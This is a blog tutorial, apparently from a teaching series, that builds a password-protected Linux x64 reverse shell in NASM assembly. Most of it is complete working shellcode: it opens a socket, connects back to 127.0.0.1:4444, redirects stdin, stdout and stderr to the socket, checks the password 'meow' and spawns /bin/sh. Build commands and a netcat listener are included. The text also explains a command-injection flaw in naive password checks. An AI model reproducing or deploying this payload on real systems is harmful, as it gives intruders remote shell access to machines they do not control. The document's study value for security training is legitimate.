Linux hacking part 9: Linux password-protected reverse shell. Simple NASM example
﷽
Hello, cybersecurity enthusiasts and white hackers!

This post is based on an exercise for my students and readers.
Today, we’re building a Linux/x64 reverse shell in NASM that gets it right. We’ll walk through the process of establishing a connection, handling I/O, and implementing a truly robust password check that isn’t fooled by common tricks. This shell will connect back to 127.0.0.1:4444 and use the password “meow”.
practical example
Let’s dive in.
In general, what we need? The entire dialogue (password request -> password entry -> shell acquisition) occurs remotely, over the network. This is the purpose of a password-based reverse shell.
First, we need to get on the network. This is a standard three-step process: socket, connect, and dup2:
// socket syscall
int sockfd = socket(AF_INET, SOCK_STREAM, 0);

// connect syscall
connect(sockfd, (struct sockadr *)&addr, sizeof(addr));

for (int i = 0; i < 3; i++) {
  // dup2(sockftd, 0) - stdin
  // dup2(sockfd, 1) - stdout
  // dup2(sockfd, 2) - stderr
  dup2(sockfd, i);
}
We start by creating a standard TCP socket using the socket syscall (number 41). Nothing fancy here, just a clean setup for an IPv4 connection. The file descriptor for our new socket is returned in rax, which we immediately save in rdi for the next calls:
; create socket(AF_INET, SOCK_STREAM, 0)
    xor     rsi, rsi
    mul     rsi
    mov     al, 41                 ; syscall socket
    mov     rdi, 2                 ; AF_INET
    mov     rsi, 1                 ; SOCK_STREAM
    syscall
    mov     rdi, rax               ; save sockfd in rdi
Next, we connect back to our listener. We build the sockaddr_in structure directly on the stack - it’s clean and avoids null bytes. We’re pointing it to 127.0.0.1 (0x0100007f) on port 4444 (0x5c11). With the arguments ready, we fire the connect syscall (number 42):
; connect(sockfd, &addr, sizeof(addr))
    xor     rax, rax
    push    rax                     ; 8 bytes of zero (padding)
    push    dword 0x0100007f        ; IP address 127.0.0.1
    push    word 0x5c11             ; port 4444
    push    word 2                  ; AF_INET
    mov     rsi, rsp                ; rsi points to the structure
    mov     rdx, 16                 ; size of structure
    mov     al, 42                  ; syscall connect
    syscall
With a connection established, we need to make it interactive. We hijack the standard I/O streams (stdin, stdout, stderr) by duplicating our socket’s file descriptor (still in rdi) into file descriptors 0, 1, and 2. A simple loop with the dup2 syscall (number 33) handles this. Now, anything the shell tries to read or write will go through our socket:
; duplicate file descriptors (stdin, stdout, stderr) to socket
    xor     rsi, rsi                ; starting with new_fd = 0 (stdin)
.dup_loop:
    mov     al, 33                  ; syscall dup2
    syscall
    inc     rsi                     ; next descriptor
    cmp     rsi, 3
    jne     .dup_loop
At the next step, we need a truly robust password check. This is where most password-protected shellcode fails. It’s easy to check if a password starts with the right string, but that leaves the door open for command injection. We need to validate the input precisely.
What common mistake am I referring to? There is one very important nuance. It would seem that the logic of the password check is quite simple (in fact, I often come across this option on the Internet):
; read the 4-byte password input
  xor     rdi, rdi                ; clear rdi (file descriptor = 0 for stdin)
  push    rdi                     ; push 0 onto the stack
  mul     rdi                     ; multiply (does nothing here, just clears rdx)
  mov     rsi, rsp                ; rsi points to the buffer for the password
  add     rdx, 0x04               ; set rdx to 4 (password length)
  syscall                         ; make the syscall (read) to get user input

  ; compare input to "meow"
  mov     rdi, rsp                ; rdi points to the user input
  mov     rsi, 0x776f656d         ; "meow" in little-endian
  push    rsi                     ; push "meow" onto the stack
  mov     rsi, rsp                ; rsi points to the stored "meow" string
  xor     rcx, rcx                ; clear rcx (length counter)
  mov     cl, 0x04                ; set cl to 4 (password length)
  repe cmpsb                      ; compare the input with "meow"
  jz      .welcome                ; if they match, jump to welcome message
Looks correct. But, this logic reads exactly 4 bytes (add rdx, 0x04). When you type meowls and press Enter, the string meowls\n appears in the network buffer.
The read system call takes the first 4 bytes (meow) and places them in the buffer.
The cmpsb repe comparison checks these 4 bytes, sees that they match "meow," and successfully advances to .welcome.
The rest of the string (ls\n) remains in the network buffer.
When /bin/sh starts, it inherits the socket as its standard input (stdin). The first thing it does is read a command from stdin. It reads the remaining ls\n and attempts to execute the command! This is a command injection vulnerability!
So we will note this when checking.
First, we send the "password?\n" prompt down the wire using the write syscall.
; print "password?\n" (working version)
    xor     rax, rax
    push    rax
    mov     rax, 0x64726f7773736170  ; "password"
    push    rax
    mov     word [rsp+8], 0x0a3f    ; "?\n"
    mov     rsi, rsp
    mov     rax, 1
    mov     rdi, 1
    mov     rdx, 10
    syscall
    add     rsp, 16                 ; clean the stack
Now, we read the user’s response. The key here is to read more than we expect. We ask for up to 128 bytes. This ensures that if the user types meowls, we read the entire string, not just the first few bytes.
; read user input
    xor     rax, rax
    xor     rdi, rdi
    mov     rsi, rsp                ; read into stack
    mov     rdx, 128
    syscall
Here comes the core of our robust check. It’s a two-step verification process.
First, we check the length. The read syscall helpfully returns the number of bytes it actually read into the rax register. If the user correctly typed meow and hit Enter, read will have received 5 bytes (m-e-o-w-\n). We check for this exact value. Anything else - shorter or longer - is an immediate failure. This single check defeats all command injection attempts.
; check length of entered string.
    cmp     rax, 5                  ; read() returns byte count in RAX
    jne     .incorrect_password     ; if not 5, password is wrong
Second, only if the length is correct, we check the content. We use a simple, direct, and foolproof method: byte-by-byte comparison. No complex instructions that can fail in subtle ways. We just check if the first byte is m, the second is e, and so on. If any check fails, we jump to the exit routine.
; compare the first 4 bytes to "meow"
    mov     rdi, rsp                ; pointer to user input
    cmp     byte [rdi], 'm'
    jne     .incorrect_password

    cmp     byte [rdi+1], 'e'
    jne     .incorrect_password

    cmp     byte [rdi+2], 'o'
    jne     .incorrect_password

    cmp     byte [rdi+3], 'w'
    jne     .incorrect_password
If both length and content checks pass, we know the password is correct, and we can grant access.
After a successful authentication, we send a quick "welcome\n" message and then use the execve syscall (number 59) to spawn /bin/sh. Because we already hijacked the I/O streams, this new shell is automatically hooked up to our network socket.
.welcome:
; print welcome and shell
    mov     rax, 0x0a656d6f636c6577 ; "welcome\n"
    push    rax
    ...
    syscall
    add     rsp, 8

; execve("/bin/sh", NULL, NULL)
    ...
    mov     al, 59
    syscall
And that’s it. A clean, reliable, and secure password-protected reverse shell.
So, finally, full source code looks like this (hack.asm):
; password protected
; linux/x64 reverse shell
; password: "meow", connects to 127.0.0.1:4444
; author: @cocomelonc for DEFCON training

section .text
    global _start

_start:
; create socket(AF_INET, SOCK_STREAM, 0)
    xor     rsi, rsi               ; clear rsi (protocol = IPPROTO_IP = 0)
    mul     rsi                    ; multiply rsi by rsi, clearing rdx and rax (does nothing)
    mov     al, 41                 ; syscall socket
    mov     rdi, 2                 ; AF_INET (address family)
    mov     rsi, 1                 ; SOCK_STREAM (socket type)
    syscall                       ; make the syscall (socket)
    ; rax now contains sockfd. saving it to rdi,
    ; because this is the first argument for connect and dup2.
    mov     rdi, rax

; connect(sockfd, &addr, sizeof(addr))
    xor     rax, rax
    push    rax                     ; 8 bytes of zero (padding)
    push    dword 0x0100007f        ; IP address 127.0.0.1
    push    word 0x5c11             ; port 4444 in big-endian
    push    word 2                  ; AF_INET (address family)
    mov     rsi, rsp                ; rsi points to the sockaddr_in structure
    mov     rdx, 16                 ; size of sockaddr_in structure
    mov     al, 42                  ; syscall connect
    syscall                         ; make syscall to connect (connect(sockfd, &addr, addrlen))

; duplicate file descriptors (stdin, stdout, stderr) to socket
    xor     rsi, rsi                ; starting with new_fd = 0 (stdin)
.dup_loop:
    mov     al, 33                  ; syscall dup2
    syscall                         ; make syscall to duplicate the fd
    inc     rsi                     ; move to the next file descriptor (stdout, then stderr)
    cmp     rsi, 3                  ; if rsi == 3, all descriptors are done
    jne     .dup_loop               ; otherwise, repeat for next file descriptor

; check password
.prompt:
; print "password?\n" (working version)
    xor     rax, rax
    push    rax
    mov     rax, 0x64726f7773736170  ; "password"
    push    rax
    mov     word [rsp+8], 0x0a3f    ; "?\n"
    mov     rsi, rsp
    mov     rax, 1
    mov     rdi, 1
    mov     rdx, 10
    syscall
    add     rsp, 16                 ; clean the stack

; read user input (we read more than needed to capture extra symbols)
    xor     rax, rax
    xor     rdi, rdi
    mov     rsi, rsp                ; read into stack
    mov     rdx, 128                ; read up to 128 bytes, we care about the result in RAX
    syscall

; check length of entered string.
; if user entered 'meow' and pressed Enter, read will return 5 (4 chars + '\n').
; we need to reject anything that is not 5.
    cmp     rax, 5                  ; syscall read() returns the number of bytes read in RAX
    jne     .incorrect_password     ; if it's not 5, password is wrong (too short or too long)

; compare the first 4 bytes to "meow" ("dirty" stupid method)
    mov     rdi, rsp                ; pointer to user input
    mov     rsi, 0x776f656d         ; "meow"
    cmp     byte [rdi], 'm'         ; compare first byte
    jne     .incorrect_password     ; if not 'm', exit

    cmp     byte [rdi+1], 'e'       ; compare second byte
    jne     .incorrect_password     ; if not 'e', exit

    cmp     byte [rdi+2], 'o'       ; compare third byte
    jne     .incorrect_password     ; if not 'o', exit

    cmp     byte [rdi+3], 'w'       ; compare fourth byte
    jne     .incorrect_password     ; if not 'w', exit

; if length and content are both correct, go to welcome message
    jmp     .welcome

.incorrect_password:
    mov     al, 60
    xor     rdi, rdi
    syscall

.welcome:
; print welcome and shell
    mov     rax, 0x0a656d6f636c6577 ; "welcome\n" in little-endian
    push    rax
    mov     rsi, rsp
    mov     rax, 1                  ; syscall number for write
    mov     rdi, 1                  ; file descriptor for stdout
    mov     rdx, 8                  ; length of the string
    syscall                         ; make the syscall (write) to send the string to stdout
    add     rsp, 8                  ; clean up the stack

; execve("/bin/sh", NULL, NULL)
    xor     rsi, rsi                ; clear rsi (null for argv[])
    mul     rsi                     ; multiply (clears rdx)
    push    rsi                     ; push null
    mov     rdi, 0x68732f6e69622f   ; "/bin/sh"
    push    rdi                     ; push "/bin/sh" onto the stack
    mov     rdi, rsp                ; rdi points to the "/bin/sh" string
    mov     al, 59                  ; syscall number for execve
    syscall                         ; make the syscall (execve) to start the shell

; safe exit
    mov     al, 60                  ; syscall number for exit
    xor     rdi, rdi                ; clear rdi (exit status 0)
    syscall                         ; make the syscall (exit)
demo

Let’s go to see everything in action. First, compile and link the code:
nasm -f elf64 -o hack.o hack.asm
 {:class=”img-responsive”}

Then link the object file with ld:
ld -o hack hack.o

In one terminal, start your listener:
nc -nvlp 4444
In another terminal, execute the payload:
./hack

First, let’s try an incorrect password:

As you can see, the connection closed immediately.
Now, let’s try the correct password:

As you can see, after entering “meow”, we are granted access to a shell.
What about if password is too long (the injection attempt)?

Connection closes immediately. Our length check worked.
Everything worked as expected! Perfect! =^..^=
final words
Building shellcode in assembly is an exercise in precision. As we’ve seen, something as simple as a password check has multiple failure points. By validating the input length before checking the content, we build a much more secure and reliable payload. This two-step verification is a powerful technique to remember for any kind of input validation at a low level.
reverse shells
linux shellcoding examples
linux x64 syscall table
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine